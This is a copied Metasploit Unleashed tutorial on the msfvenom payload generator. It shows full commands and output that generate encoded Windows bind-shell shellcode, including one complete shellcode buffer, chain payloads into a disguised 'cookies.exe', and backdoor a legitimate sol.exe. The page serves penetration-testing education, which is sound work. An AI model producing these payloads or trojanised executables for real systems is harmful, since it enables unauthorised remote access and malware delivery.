
**MSFVENOM**



msfvenom replaces msfpayload and msfencode | Metasploit Unleashed

**USING THE MSFVENOM COMMAND LINE INTERFACE**

*MSFvenom* is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. **msfvenom** replaced both msfpayload and msfencode as of June 8th, 2015.

The advantages of msfvenom are:

* One single tool
* Standardized command line options
* Increased speed

Msfvenom has a wide range of options available:

root@kali:~# msfvenom -h

MsfVenom - a Metasploit standalone payload generator.

Also a replacement for msfpayload and msfencode.

Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] <var=val>

Options:

root@kali:~# msfvenom -h

Error: MsfVenom - a Metasploit standalone payload generator.

Also a replacement for msfpayload and msfencode.

Usage: /usr/bin/msfvenom [options]

Options:

-p, --payload Payload to use. Specify a '-' or stdin to use custom payloads

--payload-options List the payload's standard options

-l, --list [type] List a module type. Options are: payloads, encoders, nops, all

-n, --nopsled Prepend a nopsled of [length] size on to the payload

-f, --format Output format (use --help-formats for a list)

--help-formats List available formats

-e, --encoder The encoder to use

-a, --arch The architecture to use

--platform The platform of the payload

--help-platforms List available platforms

-s, --space The maximum size of the resulting payload

--encoder-space The maximum size of the encoded payload (defaults to the -s value)

-b, --bad-chars The list of characters to avoid example: '\x00\xff'

-i, --iterations The number of times to encode the payload

-c, --add-code Specify an additional win32 shellcode file to include

-x, --template Specify a custom executable file to use as a template

-k, --keep Preserve the template behavior and inject the payload as a new thread

-o, --out Save the payload

-v, --var-name Specify a custom variable name to use for certain output formats

--smallest Generate the smallest possible payload

-h, --help Show this message

MSFvenom Command Line Usage

We can see an example of the **msfvenom** command line below and its output:

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind\_tcp -e x86/shikata\_ga\_nai -b '\x00' -i 3 -f python

Found 1 compatible encoders

Attempting to encode payload with 3 iterations of x86/shikata\_ga\_nai

x86/shikata\_ga\_nai succeeded with size 326 (iteration=0)

x86/shikata\_ga\_nai succeeded with size 353 (iteration=1)

x86/shikata\_ga\_nai succeeded with size 380 (iteration=2)

x86/shikata\_ga\_nai chosen with final size 380

Payload size: 380 bytes

buf = ""

buf += "\xbb\x78\xd0\x11\xe9\xda\xd8\xd9\x74\x24\xf4\x58\x31"

buf += "\xc9\xb1\x59\x31\x58\x13\x83\xc0\x04\x03\x58\x77\x32"

buf += "\xe4\x53\x15\x11\xea\xff\xc0\x91\x2c\x8b\xd6\xe9\x94"

buf += "\x47\xdf\xa3\x79\x2b\x1c\xc7\x4c\x78\xb2\xcb\xfd\x6e"

buf += "\xc2\x9d\x53\x59\xa6\x37\xc3\x57\x11\xc8\x77\x77\x9e"

buf += "\x6d\xfc\x58\xba\x82\xf9\xc0\x9a\x35\x72\x7d\x01\x9b"

buf += "\xe7\x31\x16\x82\xf6\xe2\x89\x89\x75\x67\xf7\xaa\xae"

buf += "\x73\x88\x3f\xf5\x6d\x3d\x9e\xab\x06\xda\xff\x42\x7a"

buf += "\x63\x6b\x72\x59\xf6\x58\xa5\xfe\x3f\x0b\x41\xa0\xf2"

buf += "\xfe\x2d\xc9\x32\x3d\xd4\x51\xf7\xa7\x56\xf8\x69\x08"

buf += "\x4d\x27\x8a\x2e\x19\x99\x7c\xfc\x63\xfa\x5c\xd5\xa8"

buf += "\x1f\xa8\x9b\x88\xbb\xa5\x3c\x8f\x7f\x38\x45\xd1\x71"

buf += "\x34\x59\x84\xb0\x97\xa0\x99\xcc\xfe\x7f\x37\xe2\x28"

buf += "\xea\x57\x01\xcf\xf8\x1e\x1e\xd8\xd3\x05\x67\x73\xf9"

buf += "\x32\xbb\x76\x8c\x7c\x2f\xf6\x29\x0f\xa5\x36\x2e\x73"

buf += "\xde\x31\xc3\xfe\xae\x49\x64\xd2\x39\xf1\xf2\xc7\xa0"

buf += "\x06\xd3\xf6\x1a\xfe\x0a\xfe\x28\xbe\x1a\x42\x9c\xde"

buf += "\x01\x16\x27\xbd\x29\x1c\xf8\x7d\x47\x2c\x68\x06\x0e"

buf += "\x23\x31\xfe\x7d\x58\xe8\x7b\x76\x4b\xfe\xdb\x17\x51"

buf += "\xfa\xdf\xff\xa1\xbc\xc5\x66\x4b\xea\x23\x86\x47\xb4"

buf += "\xe7\xd5\x71\x77\x2e\x24\x4a\x3d\xb1\x6f\x12\xf2\xb2"

buf += "\xd0\x55\xc9\x23\x2e\xc2\xa5\x73\xb2\xc8\xb7\x7d\x6b"

buf += "\x55\x29\xbc\x26\xdd\xf6\xe3\xf6\x25\xc6\x5c\xad\x9c"

buf += "\x9d\x18\x08\x3b\xbf\xd2\xff\x92\x18\x5f\x48\x9b\xe0"

buf += "\x7b\x03\xa5\x32\x11\x27\x2b\x25\xcd\x44\xdb\xbd\xb9"

buf += "\xcd\x48\xda\x56\x4c\x56\xd5\x04\x87\x48\x3a\x6b\x9c"

buf += "\x2a\x15\x4d\xbc\x0b\x56\x06\xb5\xc9\x46\xd0\xfa\x68"

buf += "\xa6\x76\xe9\x52\x2c\x24\x62\x28\xe1\x1d\x87\xb0\x66"

buf += "\x93\x85\x8f\x87\x0f\xcf\x16\x29\x76\x03\x55\x0c\x0e"

buf += "\x3f\x17\xac"

The **msfvenom** command and resulting shellcode above generates a Windows *bind shell* with three iterations of the *shikata\_ga\_nai encoder* without any null bytes and in the python format.

MSFvenom Platforms

Here is a list of available platforms one can enter when using the **–platform** switch.

Cisco or cisco

OSX or osx

Solaris or solaris

BSD or bsd

OpenBSD or openbsd

hardware

Firefox or firefox

BSDi or bsdi

NetBSD or netbsd

NodeJS or nodejs

FreeBSD or freebsd

Python or python

AIX or aix

JavaScript or javascript

HPUX or hpux

PHP or php

Irix or irix

Unix or unix

Linux or linux

Ruby or ruby

Java or java

Android or android

Netware or netware

Windows or windows

mainframe

multi

MSFvenom Options and Uses

**msfvenom -v or –var-name**

Usage: -v, –var-name >name>

Specify a custom variable name to use for certain output formats. Assigning a name will change the output’s variable from the default “buf” to whatever word you supplied.

Default output example:

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind\_tcp -e x86/shikata\_ga\_nai -b '\x00' -f python

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata\_ga\_nai

x86/shikata\_ga\_nai succeeded with size 326 (iteration=0)

x86/shikata\_ga\_nai chosen with final size 326

Payload size: 326 bytes

buf = ""

buf += "\xda\xdc\xd9\x74\x24\xf4\x5b\xba\xc5\x5e\xc1\x6a\x29"

...snip...

Using –var-name output example:

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind\_tcp -e x86/shikata\_ga\_nai -b '\x00' -f python -v notBuf

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata\_ga\_nai

x86/shikata\_ga\_nai succeeded with size 326 (iteration=0)

x86/shikata\_ga\_nai chosen with final size 326

Payload size: 326 bytes

notBuf = ""

notBuf += "\xda\xd1\xd9\x74\x24\xf4\xbf\xf0\x1f\xb8\x27\x5a"

...snip...

**msfvenom –help-format**

Issuing the **msfvenom** command with this switch will output all available payload formats.

root@kali:~# msfvenom --help-formats

Executable formats

asp, aspx, aspx-exe, dll, elf, elf-so, exe, exe-only, exe-service, exe-small,

hta-psh, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-net, psh-reflection,

psh-cmd, vba, vba-exe, vba-psh, vbs, war

Transform formats

bash, c, csharp, dw, dword, hex, java, js\_be, js\_le, num, perl, pl,

powershell, ps1, py, python, raw, rb, ruby, sh,

vbapplication, vbscript

**msfvenom -n, –nopsled**  
Sometimes you need to add a few NOPs at the start of your payload. This will place a NOP sled of [length] size at the beginning of your payload.

BEFORE:

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind\_tcp -e generic/none -f python

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of generic/none

generic/none succeeded with size 299 (iteration=0)

generic/none chosen with final size 299

Payload size: 299 bytes

buf = ""

buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b" \*\*First line of payload

buf += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"

...snip...

AFTER:

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind\_tcp -e generic/none -f python -n 26

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of generic/none

generic/none succeeded with size 299 (iteration=0)

generic/none chosen with final size 299

Successfully added NOP sled from x86/single\_byte

Payload size: 325 bytes

buf = ""

buf += "\x98\xfd\x40\xf9\x43\x49\x40\x4a\x98\x49\xfd\x37\x43" \*\*NOPs

buf += "\x42\xf5\x92\x42\x42\x98\xf8\xd6\x93\xf5\x92\x3f\x98"

buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b" \*\*First line of payload

...snip...

**msfvenom –smallest**  
If the **–smallest** switch is used, **msfvevom** will attempt to create the smallest shellcode possible using the selected encoder and payload.

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind\_tcp -e x86/shikata\_ga\_nai -b '\x00' -f python

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata\_ga\_nai

x86/shikata\_ga\_nai succeeded with size 326 (iteration=0)

x86/shikata\_ga\_nai chosen with final size 326

Payload size: 326 bytes

...snip...

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind\_tcp -e x86/shikata\_ga\_nai -b '\x00' -f python --smallest

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata\_ga\_nai

x86/shikata\_ga\_nai succeeded with size 312 (iteration=0)

x86/shikata\_ga\_nai chosen with final size 312

Payload size: 312 bytes

...snip...

**msfvenom -c, –add-code**

Specify an additional win32 shellcode file to include, essentially creating a two (2) or more payloads in one (1) shellcode.

Payload #1:

root@kali:~# msfvenom -a x86 --platform windows -p windows/messagebox TEXT="MSFU Example" -f raw > messageBox

No encoder or badchars specified, outputting raw payload

Payload size: 267 bytes

Adding payload #2:

root@kali:~# msfvenom -c messageBox -a x86 --platform windows -p windows/messagebox TEXT="We are evil" -f raw > messageBox2

Adding shellcode from messageBox to the payload

No encoder or badchars specified, outputting raw payload

Payload size: 850 bytes

Adding payload #3:

root@kali:~# msfvenom -c messageBox2 -a x86 --platform Windows -p windows/shell/bind\_tcp -f exe -o cookies.exe


Adding shellcode from messageBox2 to the payload

No encoder or badchars specified, outputting raw payload

Payload size: 1469 bytes

Saved as: cookies.exe

Running the **cookies.exe** file will execute both message box payloads, as well as the bind shell using default settings (port 4444).

[](https://www.offensive-security.com/wp-content/uploads/2015/05/msfvenom_c_2.png)

**msfvenom -x, –template & -k, –keep**

The **-x**, or **–template**, option is used to specify an existing executable to use as a template when creating your executable payload.

Using the **-k**, or **–keep**, option in conjunction will preserve the template’s normal behaviour and have your injected payload run as a separate thread.

root@kali:~# msfvenom -a x86 --platform windows -x sol.exe -k -p windows/messagebox lhost=192.168.101.133 -b "\x00" -f exe -o sol\_bdoor.exe

Found 10 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata\_ga\_nai

x86/shikata\_ga\_nai succeeded with size 299 (iteration=0)

x86/shikata\_ga\_nai chosen with final size 299

Payload size: 299 bytes

Saved as: sol\_bdoor.exe

**Source :** [MSFvenom - Metasploit Unleashed (offensive-security.com)](https://www.offensive-security.com/metasploit-unleashed/msfvenom/)